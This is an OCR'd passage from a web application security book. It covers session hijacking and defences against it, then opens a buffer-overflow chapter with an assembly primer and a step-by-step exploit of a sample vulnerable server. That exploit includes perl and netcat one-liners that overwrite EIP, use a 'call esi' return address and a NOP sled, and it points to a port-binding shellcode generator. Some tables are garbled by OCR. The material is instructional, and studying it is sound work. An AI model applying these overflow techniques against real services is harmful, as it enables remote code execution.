To see how session tracking is achieved over HTTP, let's take as an example Alice using eWebMail to send an e-mail message to Charles. Figure 13-12 shows how Alice used eWebMail, in terms of a state diagram and a session.

Figure 13-12. Alice's session with eWebMail



Alice starts at the Login state. She enters her username and password and successfully transits out of the Login state. In turn, the application creates a "uid" for her and sends it as a browser cookie to Alice's browser. The application sets an expiration time stamp of one hour from the time the cookie was issued. Thus, every time the browser sends a request to http://ewebmail.example.com/, the "uid" cookie is sent along with the HTTP request, until the cookie expires. Once Alice has cleared the Login state, the application takes her to the Inbox state. The application now sends a response to the HTTP request it received while in the Login state. The response consists of the Inbox view that appears in Alice's browser, completing the

HTTP transaction. The browser and the Web server have no ongoing network connection between them, they are only logically connected at this point.


At the Inbox state Alice decides to compose a new e-mail message by clicking on the Compose link on the left-hand side bar. The browser sends the HTTP request, along with the cookie, to http://ewebmail.example.com/. When the application receives the request, it first decrypts the cookie string with the XOR mechanism and learns that the request has come from Alice. This is how the application creates a logical binding of the user's identity to the HTTP request. How does the application know that Alice was in the Inbox state? That's where the ":1" at the end of the cookie string comes in. Unbeknownst to Bob, the ":1" corresponds to the state number. In the case of eWebMail, each state was given a state number, which is passed back and forth between the browser and the server. The 1 corresponds to the Inbox state, the 2 corresponds to the Read e-mail state, the 3 corresponds to the Compose e-mail state, and so on. Encountering the trailing ":1," the application knows that Alice was at state 1, or the Inbox state, before she requested transition to state 3, or the Compose e-mail state. Internally, the application now sets her state number as 3, and transitions her session to the Compose e-mail state. The HTTP reply contains an e-mail composition form, as shown earlier in Figure 13-2. The cookie string returned now contains ":3" at the end. The browser replaces the old cookie with the new one and the new expiration date. The browser and the Web server once again are disconnected from a network connections point of view.

Once Alice finished composing the e-mail, she clicks on the Send button. Another HTTP request is sent to eWebMail. The incoming cookie is inspected, and Alice is transitioned from the e-mail composing form to the Send e-mail process. The Send e-mail process is a temporary state that provides its own transition. Once the e-mail is handed to the mailer program, the application transitions Alice to the Inbox state. Upon reaching the Inbox state, the cookie sent along with the response now ends with ":1." When Alice clicks on Logoff, the application sends an empty cookie string, which clears the cookie from Alice's browser. Alice's session with eWebMail is now over.

Stateless Versus Stateful Applications

In the preceding section, we tracked Alice's session through the eWebMail application and examined how the application kept track of where she was at all times. However, can we say that the application was a *truly stateful* application? Every time an HTTP request was sent, the application learned of the user identity and the state from the cookie. The application then proceeded to act on the request and generate an HTML reply. Figure 13-13 shows how the application is invoked every time an HTTP request arrives.


Figure 13-13. Application flow chart for eWebMail



Every HTTP request coming to the application follows the same path. Thus the application isn't a truly stateful application. The term *truly stateful* refers to an application that keeps track of user sessions and states independently. In Web server terms, it implies that session tracking is performed on the server side.

Here the entire burden of session tracking is handed over to the client or the browser. Cookies are an easy way of passing information to the browser so that, in subsequent requests, the Web server will receive the same information back. Tracking sessions on the client side make for easy application programming. However, developers tend to forget the golden rule of Web application security: Any information coming from outside the boundaries of the Web server can be tampered with or tainted. That's exactly what happened in the Alice–Bob–Charles attack. Bob tampered with the cookie containing the session information, which caused the application to hand over Alice's data to Bob. Figure 13-14 summarizes the session hijacking attack performed by Bob.

Figure 13-14. Bob's interaction with eWebMail


Login
Check E-mail
Inbox
Read E-mail
Delete E-mail
Delete E-mail
1
HTTP request:
Bob logs in.
Application verifies his identity.
1
HTTP response:
Bob is presented his inbox.
2
HTTP request:
Bob requests to view the e-mail list, using Alice's user ID.
Application picks up the users ID from the request.
2
HTTP response:
Bob is presented with Alice's e-mail list.
Application simply pulls out the e-mail list, based on the user ID it receives.
3
HTTP request:
Bob chooses to delete an e-mail.
3
HTTP response:
Application deleted the e-mail from Alice's e-mail box.
Bob is presented with Alice's inbox again.
On the browser, Bob tampers with the user ID cookie and assumes Alice's user ID.
Bob has successfully impersonated Alice!

Cookie Control, Using Netscape on a Unix Platform

The adage "Necessity is the mother of invention" couldn't better explain what one of the authors of this book came up with when he was looking for a solution to perform cookie filtering on Linux with Netscape. There is no equivalent of Cookie Pal for Linux. As a result, users rarely depend on permanent cookies in their day-to-day computing. Some users store their user credentials on cookies so that they don't have to log onto their favorite Web-based services every time they use them. Using cookies in this way isn't good computing practice in general. The author's solution for filtering cookies on Linux was to remove the Netscape cookies.txt file from the ~/.netscape directory and instead create a symbolic link, cookies.txt, to /dev/null.

Whenever Netscape is used for a browsing session, it holds all the cookies in its memory. If it receives a permanent cookie, it is written on the disk onto cookies.txt. In this case, the permanent cookie ends up in /dev/null! When the browser is closed, the memory is released and all the cookies are destroyed. A new browser session always begins without any cookies. This solution works much better than turning off cookies in the browser preferences. At times, applications require that cookies be turned on for proper functioning.

Browsers such as Opera provide excellent cookie control. Opera includes a feature that erases all cookies whenever Opera exits, which ends up being the same thing as symbolically linking cookies.txt to /dev/null.

Cookies and Hidden Fields

Even though an application is truly stateful, it needs to pass session identifier information back and forth between the browser and itself. This need arises because, typically, HTTP disconnects TCP after every response. When the user issues another request, the application has to have some way of determining that this user is already in an application session.

There are two ways of passing information back and forth between the browser and the Web server: cookies and hidden fields. Let's consider some advantages and disadvantages of each approach.

Cookies

Cookies rely on the browser for their handling. A browser sends the appropriate cookies to the Web server along with the HTTP request if any cookies have been received from the same server

earlier. Popular browsers such as Netscape, Internet Explorer, and Opera handle cookies very well.

The disadvantage of cookies is that many sites use cookies to track user behavior. Sites that display advertising banners have been known to infringe on user privacy by collecting excessive information about the user, simply by tracking user activity via cookies and HTTP referrers. Unfortunately, browsers don't have enough built-in mechanisms to allow and deny certain cookies selectively. For this purpose, programs such as Cookie Pal come to our aid.

Cookies have the advantage over hidden fields in that the latter always require an HTML form in every page for them to be transmitted back to the server. Cookies don't require any HTML forms.

Hidden Fields

Hidden fields within HTML forms can also be used to transmit information back and forth between the browser and the Web server. The advantage that hidden fields have over cookies is that they work even when a browser is set to deny all cookies.

However, both means of passing information back and forth are prone to tampering. Users can change the values of both cookies as well as hidden fields while interacting with a Web application. For this reason, devising tamper-resistant session identifiers and session tracking mechanisms is important.

Implementing Session and State Tracking

Session hijacking is possible mainly when a Web application depends entirely on the client side to keep track of session and state information. In some cases, even when session tracking is performed on the server side, successful spoofing of the session identifier leads to session hijacking. In the case of the Alice–Bob–Charles attack, Bob easily spoofed the session identifier by reverse engineering. Session identifiers that yield themselves to sequence prediction attacks can end up being the cause of session hijacking attacks. Hence adequate methods of session and state tracking are essential.

Based on our experience in Web application security testing, we have derived the following rules of thumb for implementing proper means of session and state tracking. By no means are they complete or binding for all Web applications. Instead these rules of thumb should serve as guidelines for designing a session and state tracking mechanism.

Session Identifiers Should Be Unique

Again, in every Web application, a logical session has to be established between the browser and Web server. For that purpose a string or a number of pieces of data called a session identifier need to be passed back and forth between the browser and Web server. Preferably, every user session with the application should be identified by a unique session identifier that doesn't get

reused from session to session. Even if the same user logs on again, a new session identifier should be generated.

Session Identifiers Should Not Be "Guessable"

An easy way to identify weak session identifiers is to create many user sessions rapidly or keep creating and destroying user sessions in a short period of time. Session identifiers that are serially incrementing, or following a time stamp or other pattern, are cause for concern. Such session identifiers are susceptible to a sequence prediction attack, and an attacker can perform session hijacking by successfully generating session identifiers that coincide with the session identifiers of users who are currently logged onto the application.

An easy way to generate out-of-sequence session identifiers is to use a combination of a random number, the current time stamp, and a secret number to generate a hash from the combination. Hashes also have a low-collision property, which helps in defeating sequence prediction attacks.

Session Identifiers Should Be Independent

Session identifiers shouldn't be derived from usernames, passwords, and application states. Instead, a look-up table should be provided on the server side that maps the session identifier with the user credentials and application state.

Session Identifiers Should Be Mapped with Client-Side Connections

To prevent sniffing and reusing of a session identifier by an attacker belonging to the same network as the application user, the application should keep a track of the client's IP address and time of session creation on the server side. The session identifier should be mapped with the client's connection information. Every time a request is received from the client, the current client connection information should be compared to the stored information. If a discrepancy is noticed, the session should be automatically terminated.

Preferably, the session identifier should be transmitted to the browser over SSL once it has been created on the server side. This action also prevents sniff and reuse attacks aimed at hijacking sessions.

Summary

Session hijacking attacks aren't as easy to perform as most other Web application attacks. However, their effect can be quite damaging. Session hijacking attacks are purely an application development issue. Oversights in design or implementation of the application's session tracking mechanism result in such vulnerabilities. No operating system patch, firewall, or Web server configuration can prevent session hijacking attacks. We described session hijacking attacks and measures that should be taken during application development to prevent such attacks. Every Web developer should pay close attention to the proper design and implementation of session and

state tracking. Commercial medium to high-end Web servers come with built-in session tracking mechanisms and provide an API to help developers use them in designing Web applications.

Chapter 14. Buffer Overflows: On-the-Fly

An error the breadth of a single hair can lead one a thousand miles astray.

—*Chinese Proverb*

Introduction

The most insidious computer attacks that we know of are those discussed in this chapter. They exploit vulnerabilities that you have little or no control over and that are incredibly difficult to discover and fix. They are the security vulnerabilities built into commercial software applications such as Microsoft's Internet Information Server (IIS), Oracle's Database servers, and Sun's Java Web Server. You cannot find and fix those vulnerabilities yourself. Unlike your own homegrown Web applications, commercial applications are controlled by an outside vendor, and you usually have virtually little control over them.

The vulnerabilities baked into commercial applications can be easier to discover and exploit than those of custom-built applications. The reason is that attackers can readily obtain, decompile, and disassemble these programs to understand exactly what they do and how they do it. With this knowledge, the attacker can identify weaknesses quickly and easily.

Example

At 2:24 A.M., N3ur0n (the hacker-speak version of his real handle, Neuron) heard the noise from his computer but had just woken up and had a mouthful of breakfast. His peanut butter, honey, and M&M sandwich would fuel him for the next thirty-six hours (with a little help from the accompanying six Red Bulls).

Neuron's IRC buddy, Fl4r3 (hacker-speak for Flare), was desperately trying to reach him. The ringing overwhelmed the room, piercing the cinder-block walls of Neuron's bedroom (his Mom's basement) and reaching up into the kitchen. Neuron was a heavy sleeper (when he did sleep) and always turned up the volume on his computer when he napped.

Neuron couldn't move his feet fast enough as he recognized the distinctive chime and darted downstairs. He jumped onto his laptop and responded:

```
[ringing]
<fl4r3> you up????
[ringing]
```

```
<fl4r3> you there N???
<n3ur0n> yup! here eating bfast
<fl4r3> kewl, got a hot one...
<fl4r3> remote overflow on iis6
<n3ur0n> u got it workin?
<Fl4r3> yah right, u know i don't do m$oft
[Flare was a closet NT hacker, and considered n3ur0n his mentor...]
<fl4r3> you up to it?
<n3ur0n> sure, give me the scoop
[Flare sends over a file detailing his findings...]
<n3ur0n> got it...
<n3ur0n> give me a couple days...
```

What Flare had done was analyze Windows XP's IIS 6.0 Web server for vulnerabilities and found one. How did he do it? And how difficult would it be to exploit? In this chapter we show you and detail the techniques used by hackers everyday to break products, find buffer overflow conditions in them, and write exploits to take advantage of them.

Buffer Overflows

To begin, we need to go over some required and helpful tools and skills. To ease your way through this chapter you need to have at least a cursory knowledge of the following technologies and concepts:

- x86 Assembler
- C programming language
- Application debugging concepts

In addition, a few tools are required to get the most out of this chapter and help you follow the examples later on:

- SoftIce by Numega (http://www.numega.com)
- Microsoft's Visual C++ (or a C++ compiler of your choice) (http://www.microsoft.com/vstudio)
- Interactive Dissassembler Pro by DataRescue (http://www.datarescue.com)
- Netcat by Hobbit (http://packetstorm.deceptions.org/unix-exploits/network-scanners/)
- Perl by ActiveState (http://www.activestate.com)
- W32Dasm by URSoftware Co. (http://members.home.net/w32dasm/)

Buffer Overflow: Its Simplest Form

A buffer overflow occurs when the amount of data being written to memory is larger than the amount of memory reserved for the operation. When that occurs, the data being written actually gets written to memory beyond the reserved section. As a result, the extra data has to go somewhere; and you can bet your next paycheck that it will be going somewhere undesirable.

Consider the following code snippet:

```
void overflow(void)
{
char *name="hackingexposedhackingexposedhackingexposed";
char buff[10];

strcpy(buff, name);
return;
}
```

The variable *buff* is allocated 10 bytes (*char buff*[*10*]) to store data. The string at the pointer *name is then copied into the buffer (*buff*[*10*]). Because the string at *name is far larger than the buffer allocated to handle it, the data overflows into memory. Where did the extra characters go and how can we possibly use these rogue bytes to our advantage? Before we head down that path a few more fundamentals are in order.

Assembly Language in a Nutshell

Assembly language is a low-level language written to a particular architecture and central processing unit (CPU). There are numerous varieties of assembly language including the most popular: Intel 80x86, SPARC, RISC, and Digital. Assembly language allows a programmer to tell the hardware of a system to perform direct actions, such as open a serial port, overwrite memory, or draw a line on the screen. Such a complicated topic as assembly languages is beyond the scope of this book. However, we provide a brief introduction to this low-level, Matrix-like, opcode world. We discuss only what is absolutely necessary to enable you to follow the material in this chapter.

Assembly language is the computer system's native tongue. When coding in assembler you are making direct use of the processor's instructions. You can access the processor completely, without the constraints and extra code of high-level languages. Generally, programs coded in assembly are smaller, faster, and take up less memory than their high-level counterparts. And they also are prone to obscure well-concealed bugs!

General Purpose Registers

Anyone who's tried to copy a 2MB file to 1.44MB floppy disk knows all too well what bytes are (or the lack thereof, in this case). Bytes were designed for end-users, because computers really store data as bits (binary 1s and 0s). Bytes are represented as 8 bits in a standard CPU, allowing up to 256 to be stored in this 8-bit byte:

Byte	1	2	3	4	5	6	7	8	
Value	128	64	32	16	8	4	2	1	

Byte	1	2	3	4	5	6	7	8	
Examples									
3	=	0	0	0	0	0	0	1	1
129	=	1	0	0	0	0	0	0	1
256	=	1	1	1	1	1	1	1	1

Registers are places in the CPU where bits can be stored and manipulated. Generally, there are four register sizes: 8, 16, 32, and 64 bits. In the preceding examples, the size of the register in use is 8 bits.

General purpose registers are generally 16 bits in size and are named AX, BX, CX, and DX. All the general purpose registers may be used in whatever way you desire. They also have specific uses for various situations. Before the days of the 80386 processor, each general purpose 16-bit register comprised of two high and low 8-bit halves. AX is made up of AL and AH, BX contains BL and BH, CX contains CL and CH, and DX is made up of DL and DH.

An example of the AX register, using the number 25263, is:

AH	11000101
AL	0101111

The two 8-bit halves can be operated on directly and any modifications will have an affect on the register as a whole. As computing entered the 32-bit world, the registers were extended to accommodate this increase in size. The "E" represents 32-bit. You may of course operate on the 16-bit or 8-bit portions alone.

EAX [AH/AL]:	The Accumulator register. EAX is primarily used for I/O, arithmetic, and calling services.
EBX [BH/BL]:	The Base register is often used as a pointer to a base address.
ECX [CH/CL]:	The Count register is used during loop and repetition operations.
EDX [DH/DL]:	The Data register is used in arithmetic and I/O operations. The uses of the general purpose registers are by no means set in stone; it's up to you to use them as you see fit. In some operations the registers have required uses, however.

Pointer (a.k.a. Index) Registers

Pointer registers are 16-bits in length and are primarily used for string instructions. There are three pointer registers and two index registers:

ESP	Stack pointer	The stack pointer always points to the top of the processor's stack. More on the stack later.

ESP	Stack pointer	The stack pointer always points to the top of the processor's stack. More on the stack later.
EBP	Base pointer	The base pointer usually addresses variables stored inside the stack.
ESI and **EDI**	Source index and destination index	Both indexes are commonly referred to as string registers and typically process byte strings.
EIP	Instruction pointer	The instruction pointer specifies the next code instruction to be executed. When you control the instruction pointer, you control the process.

The Stack

The stack is a special segment of memory used for three main purposes:

- To store the return addresses of functions
- To store register values
- To store variables

Think of a stack like a pile of plates. You can remove a plate only from the top and add a plate only to the top. Removing a plate is known as a *pop* and adding a plate is referred to as a *push.* This type of stack is known as a last in, first out (LIFO) stack. When a function is called, register values, function parameters, and variables, along with the return address, are *pushed* onto the stack. As memory is allocated on the stack and situated before the return address, you may reach outside the bounds of the allocated memory and overwrite the value of the return address and return to any location; doing so creates a buffer overflow.

Assembler Instructions

To write your own exploit code you must know a few assembly language instructions. Table 14-1 highlights those that you need to focus on before firing up the assembly compiler.

Tracking the Rogue Bytes

Now, back to where we left off. Let's take the same code snippet discussed earlier and break down how the CPU handles the code and—more important—how the memory, stack, and registers look while the program is working. Repeating the previous code snippet:

```
void overflow(void)
{
char *name="hackingexposedhackingexposedhackingexposed";
char buff[10];

strcpy(buff, name); <=
return;
}
```

Table 14-1. Basic Assembly instructions

General instructions	
pop *destination* push *destination* mov *destination, source*	Pop data from the stack. Push data onto the stack. Move or copy a byte, word, or dword between registers or between registers and memory.
Address instructions	
lea *destination, source* add *destination, source* inc *destination*	Load effective address. Add bytes, words, or dwords. Increment.
Addition instructions	
cmp *destination,* source dec *destination* sub *destination,* source	Compare. Decrement byte, word, or dwords. Subtract.
Logic instructions	
xor *destination, source* test *destination, source* or *destination, source* shr *destination,* count add *destination, source*	Logical exclusive OR Test bits. Logical OR Shift right. Add bytes, words, or dwords.
Shift/rotate instructions	

Table 14-1. Basic Assembly instructions

General instructions	
Shl destination, count Shr destination, count	Shift left. Shift right.
Unconditional transfer instructions	
Call target	Call procedure.
Jmp *target*	Jump unconditionally.
Ret value	Return from procedure.


When the procedure "overflow" is called, the stack layout at the point referenced by "<=" in the proceeding overflow() function, looks like this:

```
address of *name
address of buff
vars
buff
saved ebp
return of address
```

When the strcpy function is called, the bytes point to *name are transferred to our buffer *buff*, which is allocated on the stack. The extra bytes then overwrite the saved ebp along with the saved return address. When the overflow() function returns, ebp is then moved back to esp and what should be the saved return address is popped off the stack.

In normal situations, the instruction pointer (EIP) contains the address of the next instruction after the call. Because we have overwritten the return address with our own bytes, EIP now points to this location. As a result, upon running the program, we are greeted with an all too familiar sight in the hacker world: the Application Error (a.k.a. the "Dr. Watson error"), as shown in Figure 14-1.

Figure 14-1. Application Error message



But, let's take a closer look at those bytes. The first value, 0x70786567, is the hexadecimal value of "pxeg," as in "hacking exposed." Thus we can overwrite the EIP with our strcpy() of *buff*. And, if we can modify the value of the instruction pointer, we can seriously alter the course of the program by pointing the EIP to code that we overwrite in memory with the overflow. What if we fill the *buff* buffer with machine code (the binary representation of assembly language instruction) and overwrite the EIP with a pointer to that code? We have the single greatest fear of almost any software company concerned with security. We would be able to execute any command on the remote target system without ever guessing a password; in other words, the world would be in our hands.

Buffer Overflow: An Example

Let's move on to an interesting example, including an explanation of how we can turn this situation to our advantage.

We have three options in our quest for buffer overflow vulnerabilities:

- Source code review
- Disassembly
- Blind stress testing

If we want to exploit Windows, the focus of this chapter, we're limited to the last two options: disassembly and blind stress testing. Let's consider each and their inherent strengths and weaknesses.

Disassembly

Disassembly is the art of taking a binary executable program (a.k.a. software) and turning it into assembly language or instructions for the CPU to carry out on the computer. If we're serious about reverse engineering there is only one tool of choice—Interactive Disassembler Professional from Datarescue.

In the closed-source world of Windows, the ability to look beneath the surface is an incredibly valuable asset. To locate vulnerabilities via this method requires an understanding of how high-level functions are translated into assembly. For example, consider this common snippet of C code:

```
int vuln(char *user)
{
char buffer[500];
sprintf(buffer, "%s is an invalid username", user);
return 1;
}
```

An argument of user-defined length *user* is being copied into the 500 byte buffer (*buffer*). As we control the amount of data being passed into the buffer, we can overflow the boundaries and with any luck execute arbitrary code.

The code looks like this in the disassembler:

```
mov     eax, [ebp+8]
push    eax
push    offset aSIsAnInvalidUs ; "%s is an invalid username"
lea     ecx, [ebp-1F4h]
push    ecx
call    _sprintf
```

First, a few essentials. Parameters are pushed onto the stack in reverse order. On the one hand, almost every instruction that references memory above EBP (e.g. [ebp+8]) is referencing a procedure parameter. On the other hand, local variables are referenced as negative offsets from EBP (e.g. [ebp-1F4h]).

So what's going on? The parameter referenced at [ebp+8] (our user string) is passed to eax and then pushed onto the stack. Next the sprintf arguments are pushed, followed by the buffer. Here, 0x1f4 equates to 500 decimal (the 500 byte buffer). When reverse engineering, you should investigate these types of calls first. So long as you remember the first few essentials, you won't have any trouble deciphering the low level conversion of functions.

Blind Stress Testing

When attacking a mail server, for instance, before diving headfirst into pages of assembly code, we often find it easier and almost as effective to just go by the book. By obtaining the SMTP RFC (request for comments) we have all the information we need with respect to the default commands expected by the server: Send long strings as parameters to the commands. It's as simple as that.

A good tool for the job is NTOMax, a free tool from Foundstone (http://www.foundstone.com).

We see from the source of ch14server.c where the offending code lies:

```
void crash(void){
        char buff[1400];
        strcpy(buff, rbuff);
        return;
```

The data received over the socket held in the variable *rbuff* is passed to the 1400 byte buffer *buff* without any form of bounds checking. So, obviously, if we send in excess of 1400 bytes of data we'll overwrite memory that we shouldn't. Let's see if we can overwrite anything important. To begin, execute ch14server.exe:

```
C:\> ch14server.exe
```

Load up SoftIce and type ctrl-d to enter. If you're running in a Win9x environment, the command "faults on" should do the trick. This will trap any memory violations. However, if you're running NT or Windows 2000 "faults on" alone won't do it. Unfortunately, SoftIce tends to have a little trouble trapping exceptions in this environment. Instead, type:


```
bpx kiuserexceptiondispatcher do "u *(*esp+0c)"
```

This command sets a breakpoint on the NT exception handler and disassembles the address pointed to by esp+0c. That address holds the location of where the exception occurred. From the command line type:

```
C:\> perl -e 'print "x" x 1400 . "abcd\n" '|nc yourhost 9999
```

Doing so sends 1400 bytes of the character "x" to TCP port 9999, followed by 4 bytes that really have no place to go except over important memory locations. Figure 14-2 was derived from the Visual C++ debugger, merely for aesthetic purposes.

Figure 14-2. EIP overwritten by "abcd"




Note in the upper left portion of the screen that the instruction pointer was overwritten by the hex sequence 0x64636261**,** which translates to the "abcd" addition of our string.

Now that we have control of the processor, where do we go? We are presented with a couple of options. Option one is to direct a jump of the stack, but unfortunately, because of the 1-crash-allowance of Windows, this isn't a particularly good option. Having an idea of the stack layout is fine, or perhaps having a large enough NOOP (no operation) sled will enable us to hit pay dirt. But, ideally, we want something foolproof. Option two is to jump to a code snippet of the process itself or to a loaded DLL that will execute our code. Let's take a look at the registers and see what we have to play with.

We quickly see that one of the few registers pointing to anything useful is ESI, which points directly into our buffer. Try it for yourself by typing "d esi" in SoftIce. Ideally what we want is a snippet of code loaded in memory that performs a "call esi" or "jmp esi." This will execute the code at the memory location pointed to by the register. The best bet is code from the executable itself, because it remains static.

We now load ch14server.exe into W32Dasm. For real reversing work, W32Dasm doesn't do the trick, but it does have its uses. It is extremely fast, so for locating an instruction sequence it is ideal. Finally, we enter "call esi" in the search box, as shown in Figure 14-3.

Figure 14-3. Search box



We find exactly what we're after at offset 0x0040336e, except this time, instead of appending our "abcd" string, we append the address of "call esi." Remember, the NULL termination takes care of the last byte. Instead of sending the character "x," we send NOOPs and imbed an int3 in them. To do so, we enter SoftIce and type "bpint 3" to set a breakpoint on the interrupt. We then execute this chain of commands on the system:

```
perl -e 'print "\x90" x 1399 . "\xCC\x6e\x33\x40"' nc yourhost 9999
```


We now have sent 1399 nops, followed by the opcode "CC," which translates to int 3 and finally the replacement return address, which will perform a "call esi." If all went according to plan, the debugger should kick in as it reaches the interrupt. We now have code executing on the remote process.

Obviously in the real world, code that executes nops and an embedded interrupt is of no real worth. So let's plug in something a little more useful and see what is happening.

(A site maintained by a fellow named Izan provides a handy online tool to generate port-binding win32 shellcode. It is available at http://www.deepzone.org.)

The generator requires addresses from the executable/dll for the two functions LoadLibraryA and GetProcAddress. We can find the two offsets by searching the disassembler or by using a tool such as DUMPBIN to display the import addresses. Figure 14-4 shows the locations of the two functions.

Figure 14-4. Addresses for functions LoadLibraryA and GetProcAddress



The two needed offsets are 00406068 and 004060a8. The two functions are used in the shellcode to dynamically obtain the addresses of other functions. The generator can produce shellcode in ASM, C, perl, and Java formats. The byte sequence we must send consists of:

```
